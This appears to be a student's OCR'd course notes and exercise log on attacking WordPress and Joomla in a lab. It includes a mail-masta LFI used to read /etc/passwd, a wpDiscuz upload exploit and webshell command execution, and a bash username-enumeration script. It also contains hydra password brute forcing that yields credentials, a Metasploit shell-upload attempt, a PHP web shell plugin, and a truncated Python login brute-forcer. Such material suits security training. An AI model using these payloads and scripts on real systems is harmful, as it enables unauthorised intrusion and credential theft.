The number of vulnerabilities related to WordPress has grown steadily since 2014, likely due to the sheer amount of free (and paid) themes and plugins available, with more and more being added every week. For this reason, we must be extremely thorough when enumerating a WordPress site as we may find plugins with recently discovered vulnerabilities or even old, unused/forgotten plugins that no longer serve a purpose on the site but can still be accessed.

Vulnerable Plugins - mail-masta

Let's look at a few examples. The plugin mail-masta is no longer supported but has had over 2,300 downloads over the years. It's not outside the realm of possibility that we could run into this plugin during an assessment, likely installed once upon a time and forgotten. Since 2016 it has suffered an unauthenticated SQL injection and a Local File Inclusion.

Let's take a look at the vulnerable code for the mail-masta plugin.

Code: php

```php
<?php

include($_GET['pl']);
global $wpdb;

$camp_id=$_POST['camp_id'];
$masta_reports = $wpdb->prefix . "masta_reports";
$count=$wpdb->get_results("SELECT count(*) co from  $masta_reports where camp_id=$camp_id and status=1");

echo $count[0]->co;

?>
```

As we can see, the `pl` parameter allows us to include a file without any type of input validation or sanitization. Using this, we can include arbitrary files on the webserver. Let's exploit this to retrieve the contents of the `/etc/passwd` file using `cURL`.

Vulnerable Plugins - mail-masta

```
Vigneswar@htb[/htb]$ curl -s http://blog.inlanefreight.local/wp-content/plugins/m

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/no
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin
```

Vulnerable Plugins - wpDiscuz

wpDiscuz is a WordPress plugin for enhanced commenting on page posts. At the time of writing, the plugin had over 1.6 million downloads and over 90,000 active installations, making it an extremely popular plugin that we have a very good chance of encountering during an assessment.

Based on the version number (7.0.4), this exploit has a pretty good shot of getting us command execution. The crux of the vulnerability is a file upload bypass. wpDiscuz is intended only to allow image attachments. The file mime type functions could be bypassed, allowing an unauthenticated attacker to upload a malicious PHP file and gain remote code execution. More on the mime type detection functions bypass can be found here https://www.wordfence.com/blog/2020/07/critical-arbitrary-file-upload-vulnerability-patched-in-wpdiscuz-plugin/

> The '`getMimeType`' function used three different methods to determine a file's mime type. The first check used `mime_content_type`, which determines a file's type based on the file's content. If that PHP function wasn't available, it would use `finfo_file`, which also determines a file's mime type based on the file's content. Finally, if that function wasn't available, then it would use `wp_check_filetype`, which is a WordPress-specific filetype check that determines a file's mime type based on the file's name and matches it against a built-in list of allowed file types.

types.

Most files begin with several so-called “Magic Bytes” which are a specific signature that can be used to determine their Mime type. Unfortunately, due to how PHP processes files, it ignores everything in the file before the opening `<?php` tag. As such, the first two functions used could easily allow for files to be spoofed and appear as allowed image files simply by adding image-specific magic bytes. For example, a user could insert the magic-bytes for a .png file, `89 50 4E 47 0D 0A 1A 0A`, at the beginning of a PHP file and fool the first two functions.

```
310  foreach ($files as $file) {
311    $error = false;
312    $extension = pathinfo($file["name"], PATHINFO_EXTENSION);
313    $mimeType = $this->getMimeType($file, $extension);
```

...

```
376  private function getMimeType($file, $extension) {
377       $mimeType = "";
378       if (function_exists("mime_content_type")) {
379           $mimeType = mime_content_type($file["tmp_name"]);
380       } elseif (function_exists("finfo_open") && function_ex
381           $finfo = finfo_open(FILEINFO_MIME_TYPE);
382           $mimeType = finfo_file($finfo, $file["tmp_name"]);
383       } elseif ($extension) {
384           $matches = wp_check_filetype($file["name"], $this-
385           $mimeType = empty($matches["type"]) ? "" : $matche
386       }
387       return $mimeType;
388   }
```

Verifying Allowed File Types

The issue was escalated with the '**isAllowedFileType**' function that did a check to see if the file was an allowed file type as it used the mime from the '**getMimeType**' function. Due to the fact that the '**getMimeType**' function used functions to obtain a file's mime type based on file content, any file type could easily be spoofed to look like an allowed file type and pass this check.

```
368  private function isAllowedFileType($mimeType) {
369       $isAllowed = false;
370       if (!empty($this->options->content["wmuMimeTypes"]) &&
371           $isAllowed = in_array($mimeType, $this->options->
372       }
373       return $isAllowed;
374   }
```

The Exploit Possibilities

This made it possible for attackers to create any file type and add image identifying features to files to pass the file content verification check. A PHP file attempting to bypass this verification could look something like this in a request:

```
------WebKitFormBoundaryXPeRFAXCS9qPc2sB
Content-Disposition: form-data; name="wmu_files[0]";
filename="myphpfile.php"
Content-Type: application/php

‰PNG
```

The exploit script takes two parameters: `-u` the URL and `-p` the path to a valid post.

Vulnerable Plugins - wpDiscuz

```
Vigneswar@htb[/htb]$ python3 wp_discuz.py -u http://blog.inlanefreight.local -p /

----------------------------------------------------------------
[-] Wordpress Plugin wpDiscuz 7.0.4 - Remote Code Execution
[-] File Upload Bypass Vulnerability - PHP Webshell Upload
[-] CVE: CVE-2020-24186
[-] https://github.com/hevox
----------------------------------------------------------------

[+] Response length:[102476] | code:[200]
[!] Got wmuSecurity value: 5c9398fcdb
[!] Got wmuSecurity value: 1

[+] Generating random name for Webshell...
[!] Generated webshell name: uthsdkbywoxeebg

[!] Trying to Upload Webshell..
[+] Upload Success... Webshell path:url&amp;quot;:&amp;quot;http://blog.inlanefreight.loc
```

The exploit as written may fail, but we can use `cURL` to execute commands using the uploaded web shell. We just need to append `?cmd=` after the `.php` extension to run commands which we can see in the exploit script.


Vulnerable Plugins - wpDiscuz

```
Vigneswar@htb[/htb]$ curl -s http://blog.inlanefreight.local/wp-content/uploads/2

GIF689a;

uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

In this example, we would want to make sure to clean up the uthsdkbywoxeebg-1629904090.8191.php file and once again list it as a testing artifact in the appendices of our report.


Exercise

1) Made a script to enumerate usernames



```
#!/bin/bash

userfile="$1"
url="$2"

while IFS= read -r user; do
    test=$(curl -s "$url/wp-login.php" -X POST --data "log=$user&pwd=secret" | grep 'The password you entered for the username')
    if [[ -n $test ]]; then
        echo "Username $user is valid."
    fi
done < "$userfile"
```

2) used wpscan to find users




```
[+] admin
 | Found By: Rss Generator (Passive Detection)
 | Confirmed By:
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[+] doug
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```

3) bruteforced the password

```
┌──(vigneswar㉿vigneswar)-[~/commonapps]
└─$ hydra -l doug -P /usr/share/wordlists/rockyou.txt 'http-post-form://blog.inlanefreight.local/wp-login.php:log=^USER^&pwd=^PASS^:F=Error'
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-11-04 21:33:06
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-post-form://blog.inlanefreight.local:80/wp-login.php:log=^USER^&pwd=^PASS^:F=Error
[STATUS] 504.00 tries/min, 504 tries in 00:01h, 14343895 to do in 474:21h, 16 active
[80][http-post-form] host: blog.inlanefreight.local   login: doug   password: jessica1
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-11-04 21:34:39
```

4) Exploiting didnt work



```
msf6 exploit(unix/webapp/wp_admin_shell_upload) > exploit

[*] Started reverse TCP handler on 10.10.16.17:6666
[*] Authenticating with WordPress using doug:jessica1 ...
[+] Authenticated with WordPress
[*] Preparing payload ...
[*] Uploading payload ...
[-] Exploit aborted due to failure: unexpected-reply: Failed to upload the payload
[*] Exploit completed, but no session was created.
msf6 exploit(unix/webapp/wp_admin_shell_upload) >
```

5) used LFI

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin
/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:
/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-network:x:100:102:systemd
Network Management,,,:/run/systemd:/usr/sbin/nologin systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin syslog:x:104:110::/home/syslog:/usr/sbin/nologin _apt:x:105:65534::/nonexistent:/usr/sbin/nologin tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin pollinate:x:110:1::/var/cache/pollinate:/bin/false sshd:x:111:65534::/run/sshd:
/usr/sbin/nologin systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin ubuntu:x:1000:1000:ubuntu:/home/ubuntu:/bin/bash lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false usbmux:x:112:46:usbmux
daemon,,,:/var/lib/usbmux:/usr/sbin/nologin mysql:x:113:119:MySQL Server,,,:/nonexistent:/bin/false webadmin:x:1001:1001::/home/webadmin:/bin/bash mrb3n:x:1002:1002::/home/mrb3n:/bin/sh
```


6) Made a payload to make custom plugin

```php
<?php
/*
Plugin Name: Web Shell
Version: 1.0.0
Author: Hacker
Author URI: wordpress.org
License: GPL2
*/
system($_REQUEST['cmd']);
?>
~
```


7) Zipped it

```
┌──(vigneswar㉿vigneswar)-[~/commonapps]
└─$ vim exploit.php

┌──(vigneswar㉿vigneswar)-[~/commonapps]
└─$ zip exploit.zip exploit.php
  adding: exploit.php (deflated 3%)
```


8) Uploaded it



9) got web shell



10) got the flag



Joomla - Discovery and Enumeration

Joomla, released in August 2005 is another free and open-source CMS used for discussion forums, photo galleries, e-Commerce, user-based communities, and more.

It is written in PHP and uses MySQL in the backend. Like WordPress, Joomla can be enhanced with over 7,000 extensions and over 1,000 templates.

There are up to 2.5 million sites on the internet running Joomla. Here are some interesting statistics about Joomla:

- Joomla accounts for 3.5% of the CMS market share
- Joomla is 100% free and means "all together" in Swahili (phonetic spelling of "Jumla")
- The Joomla community has close to 700,000 in its online forums
- Joomla powers 3% of all websites on the internet, nearly 25,000 of the top 1 million sites worldwide (just 10% of the reach of WordPress)
- Some notable organizations that use Joomla include eBay, Yamaha, Harvard University, and the UK government
- Over the years, 770 different developers have contributed to Joomla

Joomla collects some anonymous usage statistics such as the breakdown of Joomla, PHP and database versions and server operating systems in use on Joomla installations.

This data can be queried via their public API.
Querying this API, we can see over 2.7 million Joomla installs!

```
Vigneswar@htb[/htb]$ curl -s https://developer.joomla.org/stats/cms_version | pyt

{
    "data": {
        "cms_version": {
            "3.0": 0,
            "3.1": 0,
            "3.10": 3.49,
            "3.2": 0.01,
            "3.3": 0.02,
            "3.4": 0.05,
            "3.5": 13,
            "3.6": 24.29,
            "3.7": 8.5,
            "3.8": 18.84,
            "3.9": 30.28,
            "4.0": 1.52,
            "4.1": 0
        },
        "total": 2776276
    }
}
```

Discovery/Footprinting

Let's assume that we come across an e-commerce site during an external penetration test. At first glance, we are not exactly sure what is running, but it does not appear to be fully custom.

If we can fingerprint what the site is running on, we may be able to uncover vulnerabilities or misconfigurations. Based on the limited information, we assume that the site is running Joomla, but we must confirm that fact and then figure out the version number and other information such as installed themes and plugins.

We can often fingerprint Joomla by looking at the page source, which tells us that we are dealing with a Joomla site.

```
Vigneswar@htb[/htb]$ curl -s http://dev.inlanefreight.local/ | grep Joomla

    <meta name="generator" content="Joomla! - Open Source Content Management" />


<SNIP>
```

The `robots.txt` file for a Joomla site will often look like this:

```
# If the Joomla site is installed within a folder
# eg www.example.com/joomla/ then the robots.txt file
# MUST be moved to the site root
# eg www.example.com/robots.txt
# AND the joomla folder name MUST be prefixed to all of the
# paths.
# eg the Disallow rule for the /administrator/ folder MUST
# be changed to read
# Disallow: /joomla/administrator/
#
# For more information about the robots.txt standard, see:
# https://www.robotstxt.org/orig.html

User-agent: *
Disallow: /administrator/
Disallow: /bin/
Disallow: /cache/
Disallow: /cli/
Disallow: /components/
Disallow: /includes/
Disallow: /installation/
Disallow: /language/
Disallow: /layouts/
```

We can also often see the telltale Joomla favicon (but not always). We can fingerprint the Joomla version if the `README.txt` file is present.

```
Vigneswar@htb[/htb]$ curl -s http://dev.inlanefreight.local/README.txt | head -n 5

1- What is this?
    * This is a Joomla! installation/upgrade package to version 3.x
    * Joomla! Official site: https://www.joomla.org
    * Joomla! 3.9 version history - https://docs.joomla.org/Special:MyLanguage/Joom
    * Detailed changes in the Changelog: https://github.com/joomla/joomla-cms/commi
```

In certain Joomla installs, we may be able to fingerprint the version from JavaScript files in the `media/system/js/` directory or by browsing to `administrator/manifests/files/joomla.xml`.

```
Vigneswar@htb[/htb]$ curl -s http://dev.inlanefreight.local/administrator/manifes

<?xml version="1.0" encoding="UTF-8"?>
<extension version="3.6" type="file" method="upgrade">
  <name>files_joomla</name>
  <author>Joomla! Project</author>
  <authorEmail>admin@joomla.org</authorEmail>
  <authorUrl>www.joomla.org</authorUrl>
  <copyright>(C) 2005 - 2019 Open Source Matters. All rights reserved</copyright>
  <license>GNU General Public License version 2 or later; see LICENSE.txt</licens
  <version>3.9.4</version>
  <creationDate>March 2019</creationDate>

  <SNIP>
```

The cache.xml file can help to give us the approximate version. It is located at plugins/system/cache/cache.xml

Enumeration

Let's try out droopescan, a plugin-based scanner that works for SilverStripe, WordPress, and Drupal with limited functionality for Joomla and Moodle.

We can clone the Git repo and install it manually or install via `pip`.

```
Vigneswar@htb[/htb]$ sudo pip3 install droopescan

Collecting droopescan
  Downloading droopescan-1.45.1-py2.py3-none-any.whl (514 kB)
     |████████████████████████████████| 514 kB 5.8 MB/s

<SNIP>
```

Once the installation is complete, we can confirm that the tool is working by running `droopescan -h`.

```
Vigneswar@htb[/htb]$ droopescan -h

usage: droopescan (sub-commands ...) [options ...] {arguments ...}

    |
 ___| ___  ___  ___  ___  ___  ___  ___  ___  ___
|   )|   )|   )|   )|   )|___)|___ |    |   )|   )
|__/ |    |__/ |__/ |__/ |__   __/ |__  |__/||  /
                  |
==================================================

commands:

  scan
    cms scanning functionality.

  stats
    shows scanner status & capabilities.
```

We can access a more detailed help menu by typing `droopescan scan --help`.

Let's run a scan and see what it turns up.

```
Vigneswar@htb[/htb]$ droopescan scan joomla --url http://dev.inlanefreight.local/

[+] Possible version(s):
    3.8.10
    3.8.11
    3.8.11-rc
    3.8.12
    3.8.12-rc
    3.8.13
    3.8.7
    3.8.7-rc
    3.8.8
    3.8.8-rc
    3.8.9
    3.8.9-rc

[+] Possible interesting urls found:
    Detailed version information. - http://dev.inlanefreight.local/administrator/
    Login page. - http://dev.inlanefreight.local/administrator/
```

As we can see, it did not turn up much information aside from the possible version number. We can also try out JoomlaScan, which is a Python tool inspired by the now-defunct OWASP joomscan tool. `JoomlaScan` is a bit out-of-date and requires Python2.7 to run. We can get it running by first making sure some dependencies are installed.

```
Vigneswar@htb[/htb]$ sudo python2.7 -m pip install urllib3
Vigneswar@htb[/htb]$ sudo python2.7 -m pip install certifi
Vigneswar@htb[/htb]$ sudo python2.7 -m pip install bs4
```

```
Vigneswar@htb[/htb]$ python2.7 joomlascan.py -u http://dev.inlanefreight.local

----------------------------------------
             Joomla Scan
   Usage: python joomlascan.py <target>
    Version 0.5beta - Database Entries 1233
         created by Andrea Draghetti
----------------------------------------
Robots file found:       > http://dev.inlanefreight.local/robots.txt
No Error Log found

Start scan...with 10 concurrent threads!
Component found: com_actionlogs  > http://dev.inlanefreight.local/index.php?optio
     On the administrator components
Component found: com_admin   > http://dev.inlanefreight.local/index.php?option=co
     On the administrator components
Component found: com_ajax    > http://dev.inlanefreight.local/index.php?option=co
     But possibly it is not active or protected
     LICENSE file found      > http://dev.inlanefreight.local/administrator/compo
     LICENSE file found      > http://dev.inlanefreight.local/administrator/compo
     LICENSE file found      > http://dev.inlanefreight.local/administrator/compo
     Explorable Directory    > http://dev.inlanefreight.local/components/com_acti
     Explorable Directory    > http://dev.inlanefreight.local/administrator/compo
     Explorable Directory    > http://dev.inlanefreight.local/components/com_admi
     Explorable Directory    > http://dev.inlanefreight.local/administrator/compo
Component found: com_banners     > http://dev.inlanefreight.local/index.php?optio
```

While not as valuable as droopescan, this tool can help us find accessible directories and files and may help with fingerprinting installed extensions. At this point, we know that we are dealing with Joomla `3.9.4`. The administrator login portal is located at `http://dev.inlanefreight.local/administrator/index.php`. Attempts at user enumeration return a generic error message.

```
Warning
Username and password do not match or you do not have an account yet.
```


The default administrator account on Joomla installs is `admin`, but the password is set at install time, so the only way we can hope to get into the admin back-end is if the account is set with a very weak/common password and we can get in with some guesswork or light brute-forcing. We can use this script to attempt to brute force the login.

```
Vigneswar@htb[/htb]$ sudo python3 joomla-brute.py -u http://dev.inlanefreight.loc

admin:admin
```

And we get a hit with the credentials `admin:admin`. Someone has not been following best practices!

Exercise

1) Found version number



2) Made a script to bruteforce

```
import requests
from bs4 import BeautifulSoup
```

```
import json
import argparse
import threading
import time

parser = argparse.ArgumentParser("wordpress user enumeration")
parser.add_argument("--host", "-u", help="host of the wordpress application")
parser.add_argument("--password", "-p", help="word list containing passwords")
parser.add_argument("--username", "-l", help="word list containing usernames")
parser.add_argument("--threads", "-t", help="number of threads", default=10)

def bruteforce(host, users, password_list):
    get_headers = {
        "Host" : host,
        "User-Agent": "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/115.0",
        "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,image/
avif,image/webp,*/*;q=0.8",
        "Accept-Language": "en-US,en;q=0.5",
        "Accept-Encoding": "gzip, deflate, br",
        "Referer": f"http://{host}/index.php/log-out",
        "Connection": "close",
        "Upgrade-Insecure-Requests": "1"
    }

    initial = requests.get(f"http://{host}/index.php/log-out",
headers=get_headers, allow_redirects=False)
    soup = BeautifulSoup(initial.text, features='lxml')
    csrf_token = json.loads(soup.select_one(".joomla-script-options").text)
['csrf.token']
    cookie = initial.headers['Set-Cookie'].split(";")[0]
    get_headers['Cookie'] = cookie;

    post_headers = {
        "Host": "app.inlanefreight.local",
        "User-Agent": "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/115.0",
        "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,image/
avif,image/webp,*/*;q=0.8",
        "Accept-Language": "en-US,en;q=0.5",
        "Accept-Encoding": "gzip, deflate, br",
        "Content-Type": "application/x-www-form-urlencoded",
        "Origin": f"http://{host}",
        "Connection": "close",
        "Referer" : f"http://{host}/index.php/log-out",
        "Cookie": cookie.split(";")[0],
        "Upgrade-Insecure-Requests": "1",
    }

    for username in users:
        for password in password_list:
            print(f"Trying: {username}:{password}".ljust(40), end="\r")
            requests.post(f"http://{host}/index.php/log-out?task=user.login",
f"username={username}&password={password}&{csrf_token}=1",
headers=post_headers, allow_redirects=False)
            if "Warning" not in requests.get(f"http://{host}/index.php/log-
out", headers=post_headers, allow_redirects=False).text:
